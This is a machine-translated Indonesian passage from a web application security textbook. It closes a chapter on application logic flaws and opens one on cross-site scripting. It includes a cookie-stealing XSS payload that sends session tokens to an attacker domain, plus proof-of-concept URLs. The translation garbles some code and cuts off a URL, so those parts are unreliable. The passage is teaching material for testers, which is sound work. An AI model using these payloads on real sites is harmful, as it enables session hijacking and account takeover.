- Dorong semua keputusan terkait identitas dan status pengguna dari sesinya (lihat Bab 8). Jangan membuat asumsi apa pun tentang hak istimewa pengguna berdasarkan fitur lain apa pun dari permintaan tersebut, termasuk fakta bahwa hal itu terjadi sama sekali.

- Saat mengimplementasikan fungsi yang memperbarui data sesi berdasarkan input yang diterima dari pengguna, atau tindakan yang dilakukan oleh pengguna, pertimbangkan dengan cermat setiap dampak yang mungkin ditimbulkan oleh data yang diperbarui pada fungsionalitas lain dalam aplikasi. Ketahuilah bahwa efek samping yang tidak terduga dapat terjadi pada fungsionalitas yang sama sekali tidak terkait yang ditulis oleh programmer yang berbeda atau bahkan tim pengembangan yang berbeda.
- Jika fungsi pencarian bertanggung jawab untuk mengindeks data sensitif yang tidak boleh diakses oleh beberapa pengguna, pastikan bahwa fungsi tersebut tidak menyediakan sarana apa pun bagi pengguna tersebut untuk menyimpulkan informasi berdasarkan hasil pencarian. Jika sesuai, pertahankan beberapa indeks pencarian berdasarkan tingkat hak pengguna yang berbeda, atau lakukan pencarian dinamis dari repositori informasi dengan hak istimewa dari pengguna yang meminta.
- Berhati-hatilah dalam menerapkan fungsionalitas apa pun yang memungkinkan pengguna menghapus item dari jejak audit. Selain itu, pertimbangkan kemungkinan dampak dari pengguna dengan hak istimewa tinggi yang membuat pengguna lain dengan tingkat hak istimewa yang sama dalam aplikasi yang diaudit secara ketat dan model otorisasi ganda.
- Saat melakukan pemeriksaan berdasarkan batas dan ambang bisnis numerik, lakukan kanonikalisasi dan validasi data yang ketat pada semua input pengguna sebelum memprosesnya. Jika angka negatif tidak diharapkan, tolak secara eksplisit permintaan yang memuatnya.
- Saat menerapkan diskon berdasarkan volume pesanan, pastikan pesanan diselesaikan sebelum benar-benar menerapkan diskon.
- Saat keluar dari data yang disediakan pengguna sebelum diteruskan ke komponen aplikasi yang berpotensi rentan, selalu pastikan untuk keluar dari karakter keluar itu sendiri, atau seluruh mekanisme validasi dapat rusak.
- Selalu gunakan penyimpanan yang sesuai untuk memelihara data apa pun yang terkait dengan pengguna individual—baik di sesi atau di profil pengguna.

## Ringkasan

---

Menyerang logika aplikasi melibatkan campuran penyelidikan sistematis dan pemikiran lateral. Kami telah menjelaskan berbagai pemeriksaan kunci yang harus selalu Anda lakukan untuk menguji perilaku aplikasi dalam menanggapi input yang tidak terduga. Ini termasuk menghapus parameter dari permintaan, menggunakan penelusuran paksa untuk mengakses fungsi di luar urutan, dan mengirimkan parameter ke lokasi berbeda dalam aplikasi. Seringkali, bagaimana aplikasi merespons tindakan ini mengarah ke beberapa asumsi cacat yang dapat Anda langgar, hingga efek berbahaya.

Selain tes dasar ini, tantangan terpenting saat menyelidiki kelemahan logika adalah mencoba masuk ke dalam pikiran pengembang. Anda perlu memahami apa yang ingin mereka capai, asumsi apa yang mungkin mereka buat,

jalan pintas apa yang mungkin mereka ambil, dan kesalahan apa yang mungkin mereka buat. Bayangkan Anda bekerja dengan tenggat waktu yang ketat, terutama mengkhawatirkan fungsionalitas daripada keamanan, mencoba menambahkan fungsi baru ke basis kode yang ada, atau menggunakan API yang tidak terdokumentasi dengan baik yang ditulis oleh orang lain. Dalam situasi itu, apa kesalahan Anda, dan bagaimana itu bisa dieksloitasi?

## Pertanyaan

---

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Apa itu penelusuran paksa, dan jenis kerentanan apa yang dapat digunakan untuk mengidentifikasinya?
2. Aplikasi menerapkan berbagai filter global pada masukan pengguna, yang dirancang untuk mencegah berbagai kategori serangan. Untuk bertahan dari injeksi SQL, fitur ini mengandakan tanda kutip tunggal yang muncul di masukan pengguna. Untuk mencegah serangan buffer overflow terhadap beberapa komponen kode native, item yang terlalu panjang akan dipotong hingga batas yang wajar.

Apa yang salah dengan filter ini?

3. Langkah apa yang dapat Anda ambil untuk menyelidiki fungsi login untuk kondisi gagal-terbuka? (Jelaskan sebanyak mungkin tes berbeda yang dapat Anda pikirkan.)
4. Aplikasi perbankan mengimplementasikan mekanisme login bertingkat yang dimaksudkan untuk menjadi sangat kuat. Pada tahap pertama, pengguna memasukkan nama pengguna dan kata sandi. Pada tahap kedua, pengguna memasukkan nilai yang berubah pada token fisik yang dia miliki, dan nama pengguna asli dikirim ulang di bidang formulir tersembunyi.

Cacat logika apa yang harus segera Anda periksa?

5. Anda menyelidiki aplikasi untuk kategori umum kerentanan dengan mengirimkan masukan buatan. Seringkali, aplikasi mengembalikan pesan kesalahan verbose yang berisi informasi debug. Terkadang, pesan ini terkait dengan kesalahan yang dihasilkan oleh pengguna lain. Saat ini terjadi, Anda tidak dapat mereproduksi perilaku tersebut untuk kedua kalinya. Cacat logika apa yang mungkin ditunjukkan di sini, dan bagaimana Anda harus melanjutkan?

## Menyerang Pengguna: Lintas Situs Scripting

Semua serangan yang telah kami pertimbangkan sejauh ini melibatkan penargetan langsung ke aplikasi sisi server. Banyak dari serangan ini, tentu saja, menimpa pengguna lain, seperti serangan injeksi SQL yang mencuri data pengguna lain. Tetapi metodologi penting penyerang adalah berinteraksi dengan server dengan cara yang tidak terduga untuk melakukan tindakan yang tidak sah dan mengakses data yang tidak sah.

Serangan yang dijelaskan di bab ini dan selanjutnya berada dalam kategori yang berbeda, karena target utama penyerang adalah pengguna aplikasi lainnya. Semua kerentanan yang relevan masih ada di dalam aplikasi itu sendiri. Namun, penyerang memanfaatkan beberapa aspek perilaku aplikasi untuk melakukan tindakan berbahaya terhadap pengguna akhir lainnya. Tindakan ini dapat mengakibatkan beberapa efek yang sama seperti yang telah kami periksa, seperti pembajakan sesi, tindakan tidak sah, dan pengungkapan data pribadi. Mereka juga dapat mengakibatkan hasil yang tidak diinginkan lainnya, seperti pencatatan penekanan tombol atau eksekusi perintah sewenang-wenang pada komputer pengguna.

Area keamanan perangkat lunak lainnya telah menyaksikan pergeseran bertahap dalam fokus dari serangan sisi server ke sisi klien dalam beberapa tahun terakhir. Misalnya, Microsoft sering mengumumkan kerentanan keamanan yang serius dalam produk servernya. Meskipun banyak kelemahan sisi klien juga diungkapkan, ini kurang mendapat perhatian karena server menghadirkan target yang jauh lebih menarik bagi sebagian besar penyerang. Hanya dalam beberapa tahun, di awal abad kedua puluh satu, situasi ini telah berubah secara nyata. Pada saat penulisan ini,

tidak ada kerentanan keamanan kritis yang diumumkan secara publik di server web IIS Microsoft mulai versi 6 dan seterusnya. Namun, sejak produk ini pertama kali dirilis, sejumlah besar kekurangan telah terungkap di browser Microsoft Internet Explorer. Karena kesadaran umum tentang ancaman keamanan telah berkembang, garis depan pertempuran antara pemilik aplikasi dan peretas telah berpindah dari server ke klien.

Meskipun perkembangan keamanan aplikasi web telah tertinggal beberapa tahun, tren yang sama dapat diidentifikasi. Pada akhir 1990-an, sebagian besar aplikasi di Internet dipenuhi dengan kelemahan kritis seperti injeksi perintah, yang dapat dengan mudah ditemukan dan dieksplorasi oleh penyerang mana pun yang memiliki sedikit pengetahuan. Meskipun banyak kerentanan seperti itu masih ada sampai sekarang, mereka perlahan-lahan menjadi kurang tersebar luas dan lebih sulit untuk dieksplorasi. Sementara itu, bahkan aplikasi yang paling kritis terhadap keamanan pun masih mengandung banyak kelemahan sisi klien yang mudah ditemukan. Selain itu, meskipun sisi server aplikasi mungkin berperilaku terbatas, dapat dikontrol, klien dapat menggunakan sejumlah teknologi dan versi browser yang berbeda, membuka berbagai vektor serangan yang berpotensi berhasil.

Fokus utama penelitian dalam dekade terakhir adalah kerentanan sisi klien, dengan cacat seperti fiksasi sesi dan pemalsuan permintaan lintas situs yang pertama kali dibahas bertahun-tahun setelah sebagian besar kategori bug sisi server diketahui secara luas. Fokus media pada keamanan web sebagian besar berkaitan dengan serangan sisi klien, dengan istilah seperti spyware, phishing, dan Trojan menjadi mata uang umum bagi banyak jurnalis yang belum pernah mendengar injeksi SQL atau penjelajahan jalur. Dan serangan terhadap pengguna aplikasi web adalah bisnis kriminal yang semakin menggiurkan. Mengapa bersusah payah membobol bank Internet ketika Anda malah dapat mengompromikan 1% dari 10 juta pelanggannya dalam serangan yang relatif kasar yang membutuhkan sedikit keterampilan atau keanggunan?

Serangan terhadap pengguna aplikasi lain datang dalam berbagai bentuk dan memanifestasikan berbagai seluk-beluk dan nuansa yang sering diabaikan. Mereka juga kurang dipahami dengan baik secara umum daripada serangan sisi server utama, dengan kelemahan yang berbeda digabungkan atau diabaikan bahkan oleh beberapa pengujii penetrasi berpengalaman. Kami akan menjelaskan semua kerentanan yang berbeda yang biasanya ditemui dan menjabarkan langkah-langkah praktis yang perlu Anda ikuti untuk mengidentifikasi dan mengeksplorasi masing-masing.

Bab ini berfokus pada cross-site scripting (XSS). Kategori kerentanan ini adalah ayah baptis serangan terhadap pengguna lain. Ini adalah kerentanan aplikasi web yang paling umum ditemukan di alam liar. Ini mempengaruhi sebagian besar aplikasi langsung, termasuk beberapa aplikasi yang paling kritis terhadap keamanan di Internet, seperti yang digunakan oleh bank online. Bab selanjutnya membahas sejumlah besar jenis serangan lain terhadap pengguna, beberapa di antaranya memiliki kemiripan penting dengan XSS.

**MITOS UMUM**

**"Pengguna disusupi karena mereka tidak sadar akan keamanan".**

Meskipun ini sebagian benar, beberapa serangan terhadap pengguna aplikasi dapat berhasil terlepas dari tindakan pencegahan keamanan pengguna. Serangan XSS yang tersimpan dapat membahayakan pengguna yang paling sadar akan keamanan tanpa interaksi apa pun dari pengguna. Bab 13 memperkenalkan lebih banyak metode dimana pengguna yang sadar keamanan dapat disusupi tanpa sepengetahuan mereka.

Ketika XSS pertama kali dikenal luas di komunitas keamanan aplikasi web, beberapa penguji penetrasi profesional cenderung menganggap XSS sebagai kerentanan yang "lumpuh". Hal ini sebagian karena prevalensinya yang fenomenal di seluruh web, dan juga karena XSS seringkali kurang digunakan langsung oleh peretas tunggal yang menargetkan aplikasi, dibandingkan dengan banyak kerentanan seperti injeksi perintah sisi server. Seiring waktu, persepsi ini telah berubah, dan saat ini XSS sering disebut sebagai ancaman keamanan nomor satu di web. Karena penelitian tentang serangan sisi klien telah berkembang, diskusi telah berfokus pada banyak serangan lain yang setidaknya berbelit-belit untuk dieksloitasi seperti cacat XSS lainnya. Dan banyak serangan dunia nyata telah terjadi di mana kerentanan XSS telah digunakan untuk mengkompromikan organisasi profil tinggi.

XSS sering menunjukkan kelemahan keamanan kritis dalam aplikasi. Ini sering dapat digabungkan dengan kerentanan lain untuk efek yang menghancurkan. Dalam beberapa situasi, serangan XSS dapat diubah menjadi virus atau worm yang menyebar sendiri. Serangan semacam ini tentu tidak timpang.

**MITOS UMUM**

**"Anda tidak dapat memiliki aplikasi web melalui XSS."**

Penulis telah memiliki banyak aplikasi yang hanya menggunakan serangan XSS. Dalam situasi yang tepat, kerentanan XSS yang dieksloitasi dengan terampil dapat mengarah langsung ke kompromi lengkap aplikasi. Kami akan menunjukkan caranya.

## Varietas XSS

Kerentanan XSS datang dalam berbagai bentuk dan dapat dibagi menjadi tiga varietas: tercermin, disimpan, dan berbasis DOM. Meskipun ini memiliki beberapa fitur yang sama, mereka juga memiliki perbedaan penting dalam bagaimana mereka dapat diidentifikasi dan dieksloitasi. Kami akan memeriksa setiap varietas XSS secara bergantian.

## Kerentanan XSS Tercermin

Contoh XSS yang sangat umum terjadi ketika aplikasi menggunakan halaman dinamis untuk menampilkan pesan kesalahan kepada pengguna. Biasanya, halaman mengambil parameter yang berisi teks pesan dan merender teks ini kembali ke pengguna dalam responsnya. Jenis mekanisme ini nyaman bagi pengembang, karena memungkinkan mereka untuk memanggil halaman kesalahan yang disesuaikan dari mana saja di aplikasi tanpa perlu meng-hard-code setiap pesan di dalam halaman kesalahan itu sendiri.

Misalnya, pertimbangkan URL berikut, yang mengembalikan pesan kesalahan yang ditunjukkan pada Gambar

```
http://mds
```



**Gambar 12-1:**Pesan kesalahan yang dibuat secara dinamis

Melihat sumber HTML untuk halaman yang dikembalikan, kita dapat melihat bahwa aplikasi hanya menyalin nilai daripesanparameter di URL dan memasukkannya ke dalam template halaman kesalahan di tempat yang sesuai:

```
<p>Maaf, terjadi kesalahan.</p>
```

Perilaku mengambil input yang diberikan pengguna dan memasukkannya ke dalam HTML respons server adalah salah satu tanda kerentanan XSS yang tercermin, dan jika tidak ada pemfilteran atau sanitasi yang dilakukan, aplikasi tersebut pasti rentan. Mari kita lihat caranya.


URL berikut telah dibuat untuk menggantikan pesan kesalahan dengan sepotong JavaScript yang menghasilkan dialog pop-up:

```
http://mdsec.net/error/5/Error.ashx?message=<script>peringatan(1)</script>
```

Meminta URL ini menghasilkan laman HTML yang berisi hal berikut sebagai pengganti pesan asli:

```
<p><script>peringatan(1);</script></p>
```

Tentu saja  
pesan ke atas



Gambar 12-2:Eksloitasi XSS proof-of-concept

Melakukan tes sederhana ini berfungsi memverifikasi dua hal penting. Pertama, isi dari pesan parameter dapat diganti dengan data arbitrer yang dikembalikan ke browser. Kedua, pemrosesan apa pun yang dilakukan aplikasi sisi server pada data ini (jika ada), tidak cukup untuk mencegah kami menyediakan kode JavaScript yang dijalankan saat halaman ditampilkan di browser.

**COBALAH!**

<http://mdsec.net/error/5/>


**CATAT** Jika Anda mencoba contoh seperti ini di Internet Explorer, pop-up mungkin gagal muncul, dan browser mungkin menampilkan pesan "Internet Explorer telah mengubah halaman ini untuk membantu mencegah skrip lintas situs." Ini karena versi terbaru Internet Explorer berisi mekanisme bawaan yang dirancang untuk melindungi pengguna terhadap kerentanan XSS yang direfleksikan. Jika Anda ingin menguji contoh ini, Anda dapat mencoba browser lain yang tidak menggunakan perlindungan ini, atau Anda dapat menonaktifkan filter XSS dengan membuka Alat Pilihan Internet Keamanan Tingkat Kustom. Di bawah Aktifkan filter XSS, pilih Nonaktifkan. Kami akan menjelaskan cara kerja filter XSS, dan cara menghindarinya, nanti di bab ini.

Jenis bug XSS sederhana ini menyumbang sekitar 75% dari kerentanan XSS yang ada di aplikasi web dunia nyata. Itu disebut *tercermin* XSS karena mengeksplorasi kerentanan melibatkan pembuatan permintaan yang berisi JavaScript tersemat yang direfleksikan ke setiap pengguna yang membuat permintaan. Muatan serangan dikirimkan dan dieksekusi melalui satu permintaan dan tanggapan. Untuk alasan ini, terkadang juga disebut *first-party-mesesan* XSS.

### Mengeksloitasi Kerentanan

Seperti yang akan Anda lihat, kerentanan XSS dapat dieksloitasi dengan berbagai cara untuk menyerang pengguna aplikasi lainnya. Salah satu serangan paling sederhana, dan yang paling sering dipertimbangkan untuk menjelaskan potensi signifikansi kelemahan XSS, mengakibatkan penyerang menangkap token sesi dari pengguna yang diautentikasi. Membajak sesi pengguna memberi penyerang akses ke semua data dan fungsionalitas yang diotorisasi oleh pengguna (lihat Bab 7).

Langkah-langkah yang terlibat dalam serangan ini diilustrasikan pada Gambar 12-3.



Gambar 12-3: Langkah-langkah yang terlibat dalam serangan XSS yang dipantulkan

- Pengguna masuk ke aplikasi seperti biasa dan mengeluarkan cookie yang berisi token sesi:

Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3

2. Melalui beberapa cara (dijelaskan secara rinci nanti), penyerang memasukkan URL berikut ke pengguna:

[http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image\(\);+i.src='http://mdattacker.net/'%2bdocument.cookie;</script>](http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image();+i.src='http://mdattacker.net/'%2bdocument.cookie;</script>)

Seperti pada contoh sebelumnya, yang menghasilkan pesan dialog, URL ini berisi JavaScript tersemat. Namun, muatan serangan dalam kasus ini lebih berbahaya.

3. Pengguna meminta dari aplikasi URL yang diberikan kepadanya oleh penyerang.

4. Server menanggapi permintaan pengguna. Sebagai akibat dari kerentanan XSS, respons berisi JavaScript yang dibuat penyerang.
5. Browser pengguna menerima JavaScript penyerang dan mengeksekusinya dengan cara yang sama seperti kode lain yang diterimanya dari aplikasi.
6. JavaScript berbahaya yang dibuat oleh penyerang adalah:

```
var i=Gambar baru; i.src="http://mdattacker.net/" +document.cookie;
```

Kode ini menyebabkan browser pengguna membuat permintaan mdattacker.net yang merupakan domain yang dimiliki oleh penyerang. Permintaan berisi token sesi pengguna saat ini untuk aplikasi:

```
DAPATKAN /sessionId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1 Host:
mdattacker.net
```

7. Penyerang memantau permintaan kemdattacker.net dan menerima permintaan pengguna. Dia menggunakan token yang ditangkap untuk membajak sesi pengguna, mendapatkan akses ke informasi pribadi pengguna tersebut dan melakukan tindakan sewenang-wenang "sebagai" pengguna.

**CATAT** Seperti yang Anda lihat di Bab 6, beberapa aplikasi menyimpan cookie persisten yang mengautentifikasi ulang pengguna secara efektif pada setiap kunjungan, seperti untuk mengimplementasikan fungsi "ingat saya". Dalam situasi ini, langkah 1 dari proses sebelumnya tidak diperlukan. Serangan akan berhasil meskipun target pengguna tidak aktif masuk atau menggunakan aplikasi. Karena itu, aplikasi yang menggunakan cookie dengan cara ini membuat dirinya lebih terekspos dalam hal dampak kelemahan XSS yang dikandungnya.

Setelah membaca semua ini, Anda mungkin dimaafkan karena bertanya-tanya mengapa, jika penyerang dapat mendorong pengguna untuk mengunjungi URL yang dipilihnya, dia mengganggu dengan omong kosong mengirimkan JavaScript jahatnya melalui bug XSS di aplikasi yang rentan. Mengapa dia tidak menghosting skrip berbahaya di mdattacker.net dan beri pengguna tautan langsung ke skrip ini? Bukankah skrip ini akan dijalankan dengan cara yang sama seperti pada contoh yang dijelaskan?

Untuk memahami mengapa penyerang perlu mengeksplorasi kerentanan XSS, ingat kembali kebijakan asal yang sama yang dijelaskan di Bab 3. Browser memisahkan konten yang diterima dari asal (domain) yang berbeda dalam upaya untuk mencegah domain yang berbeda mengganggu satu sama lain di dalam browser pengguna. Tujuan penyerang bukan hanya untuk mengeksekusi skrip sewenang-wenang tetapi untuk menangkap token sesi pengguna. Peramban tidak membiarkan sembarang skrip lama mengakses cookie domain; jika tidak, pembajakan sesi akan mudah dilakukan. Sebaliknya, cookie hanya dapat diakses oleh domain yang menerbitkannya. Mereka dikirimkan dalam permintaan HTTP kembali ke domain penerbit saja, dan mereka dapat diakses melalui

JavaScript terkandung di dalam atau dimuat oleh halaman yang dikembalikan oleh domain itu saja. Karenanya, jika skrip berada dimdattacker.netkueridokumen.cookie, itu tidak akan mendapatkan cookie yang dikeluarkan oleh mdsec.net, dan serangan pembajakan akan gagal.

Alasan mengapa serangan yang mengeksplorasi kerentanan XSS berhasil adalah, sejauh menyangkut browser pengguna, JavaScript berbahaya penyerang *dulu* dikirim ke sana oleh mdsec.net. Saat pengguna meminta URL penyerang, file browser membuat permintaan ke `http://mdsec.net/error/5/Error.ashx`, dan aplikasi mengembalikan halaman yang berisi beberapa JavaScript. Seperti halnya JavaScript yang diterima darimdsec.net, browser mengeksekusi skrip ini dalam konteks keamanan hubungan pengguna dengan mdsec.net. Inilah mengapa skrip penyerang, meskipun sebenarnya berasal dari tempat lain, dapat memperoleh akses ke cookie yang dikeluarkan oleh mdsec.net. Ini juga mengapa kerentanan itu sendiri dikenal sebagai *menyeberang-pembuatan skrip situs*.


## Kerentanan XSS Tersimpan

Kategori kerentanan XSS yang berbeda sering disebut *disimpan* skrip lintas situs. Versi ini muncul ketika data yang dikirimkan oleh satu pengguna disimpan dalam aplikasi (biasanya dalam database back-end) dan kemudian ditampilkan ke pengguna lain tanpa disaring atau disanitasi dengan tepat.

Kerentanan XSS yang tersimpan umum terjadi pada aplikasi yang mendukung interaksi antara pengguna akhir, atau di mana staf administratif mengakses rekaman dan data pengguna dalam aplikasi yang sama. Misalnya, pertimbangkan aplikasi lelang yang memungkinkan pembeli memposting pertanyaan tentang item tertentu dan penjual memposting tanggapan. Jika pengguna dapat memposting pertanyaan yang berisi JavaScript tersemat, dan aplikasi tidak memfilter atau membersihkannya, penyerang dapat memposting pertanyaan buatan yang menyebabkan skrip sewenang-wenang dijalankan di dalam browser siapa pun yang melihat pertanyaan tersebut, termasuk penjual dan orang lain. calon pembeli. Dalam konteks ini, penyerang berpotensi menyebabkan pengguna tanpa disadari menawar suatu barang tanpa niat, atau menyebabkan penjual menutup lelang dan menerima tawaran rendah penyerang untuk suatu barang.

Serangan terhadap kerentanan XSS yang disimpan biasanya melibatkan setidaknya dua permintaan ke aplikasi. Yang pertama, penyerang memposting beberapa data buatan yang berisi kode berbahaya yang disimpan oleh aplikasi. Yang kedua, korban melihat halaman yang berisi data penyerang, dan kode berbahaya dijalankan saat skrip dijalankan di browser korban. Untuk alasan ini, kadang-kadang juga disebut kerentanan *Kedua-memasukan* skrip lintas situs. (Dalam hal ini, "XSS" benar-benar keliru, karena serangan tidak memiliki elemen lintas situs. Namun, nama tersebut digunakan secara luas, jadi kami akan mempertahankannya di sini.)

Gambar 12-4 mengilustrasikan bagaimana penyerang dapat mengeksplorasi kerentanan XSS yang disimpan untuk melakukan serangan pembajakan sesi yang sama seperti yang dijelaskan untuk XSS yang direfleksikan.



Gambar 12-4: Langkah-langkah yang terlibat dalam serangan XSS yang tersimpan

#### COBALAH!

Contoh ini berisi fungsi pencarian yang menampilkan kueri yang dimasukkan pengguna saat ini, dan juga daftar kueri terbaru oleh pengguna lain. Karena kueri ditampilkan tanpa modifikasi, aplikasi rentan terhadap XSS yang direfleksikan dan disimpan. Lihat apakah Anda dapat menemukan kedua kerentanan tersebut.

<http://mdsec.net/search/11/>

XSS yang dipantulkan dan disimpan memiliki dua perbedaan penting dalam proses serangan. XSS yang disimpan umumnya lebih serius dari perspektif keamanan.

Pertama, dalam kasus XSS yang direfleksikan, untuk mengeksplorasi kerentanan, penyerang harus membujuk korban untuk mengunjungi URL buatannya. Dalam kasus XSS yang disimpan, persyaratan ini dihindari. Setelah mengerahkan serangannya di dalam aplikasi, penyerang hanya perlu menunggu korban menelusuri halaman atau fungsi yang telah disusupi. Biasanya ini adalah halaman biasa dari aplikasi yang akan diakses oleh pengguna biasa atas kemauan sendiri.

Kedua, tujuan penyerang dalam mengeksplorasi bug XSS biasanya lebih mudah dicapai jika korban menggunakan aplikasi pada saat penyerangan. Misalnya, jika pengguna memiliki sesi yang sudah ada, sesi ini dapat langsung dibajak. Dalam serangan XSS yang direfleksikan, penyerang dapat mencoba merekayasa situasi ini dengan membujuk pengguna untuk masuk dan kemudian mengklik tautan yang dia berikan. Atau dia mungkin mencoba menerapkan payload persisten yang menunggu hingga pengguna masuk. Namun,

dalam serangan XSS yang disimpan, biasanya dijamin bahwa pengguna korban sudah dapat mengakses aplikasi pada saat serangan terjadi. Karena muatan serangan disimpan di dalam halaman aplikasi yang diakses pengguna atas kemauan mereka sendiri, setiap korban serangan secara definisi akan menggunakan aplikasi pada saat muatan dieksekusi. Selain itu, jika halaman yang dimaksud berada dalam area aplikasi yang diautentikasi, setiap korban serangan juga harus masuk pada saat itu.

Perbedaan antara XSS yang direfleksikan dan yang disimpan ini berarti bahwa kerentanan XSS yang disimpan seringkali penting untuk keamanan aplikasi. Dalam kebanyakan kasus, penyerang dapat mengirimkan beberapa data buatan ke aplikasi dan kemudian menunggu korban terkena serangan. Jika salah satu dari korban tersebut adalah administrator, penyerang akan membahayakan seluruh aplikasi.

## Kerentanan XSS Berbasis DOM

Kerentanan XSS yang direfleksikan dan disimpan melibatkan pola perilaku tertentu, di mana aplikasi mengambil data yang dapat dikontrol pengguna dan menampilkannya kembali ke pengguna dengan cara yang tidak aman. Kategori ketiga kerentanan XSS tidak memiliki karakteristik ini. Di sini, proses eksekusi JavaScript penyerang adalah sebagai berikut:

- Seorang pengguna meminta URL buatan yang disediakan oleh penyerang dan berisi JavaScript tersemat.
- Respons server tidak berisi skrip penyerang dalam bentuk apa pun.
- Saat browser pengguna memproses respons ini, skrip tetap dijalankan.

Bagaimana rangkaian peristiwa ini bisa terjadi? Jawabannya adalah JavaScript sisi klien dapat mengakses model objek dokumen (DOM) browser dan karenanya dapat menentukan URL yang digunakan untuk memuat halaman saat ini. Skrip yang dikeluarkan oleh aplikasi dapat mengekstrak data dari URL, melakukan beberapa pemrosesan pada data ini, lalu menggunakan untuk memperbarui konten halaman secara dinamis. Saat aplikasi melakukan ini, mungkin rentan terhadap XSS berbasis DOM.

Ingin contoh asli dari cacat XSS yang direfleksikan, di mana aplikasi sisi server menyalin data dari parameter URL ke dalam pesan kesalahan. Cara berbeda untuk mengimplementasikan fungsionalitas yang sama adalah agar aplikasi mengembalikan potongan HTML statis yang sama pada setiap kesempatan dan menggunakan JavaScript sisi klien untuk menghasilkan konten pesan secara dinamis.

Misalkan halaman kesalahan yang dikembalikan oleh aplikasi berisi yang berikut ini:

```
<skrip>
var url = dokumen.lokasi;
```


```

url = unescape(url);
var pesan = url.substring(url.indexOf('message=') + 8, url
 .panjang);
dokumen.tulis(pesan); </skrip>

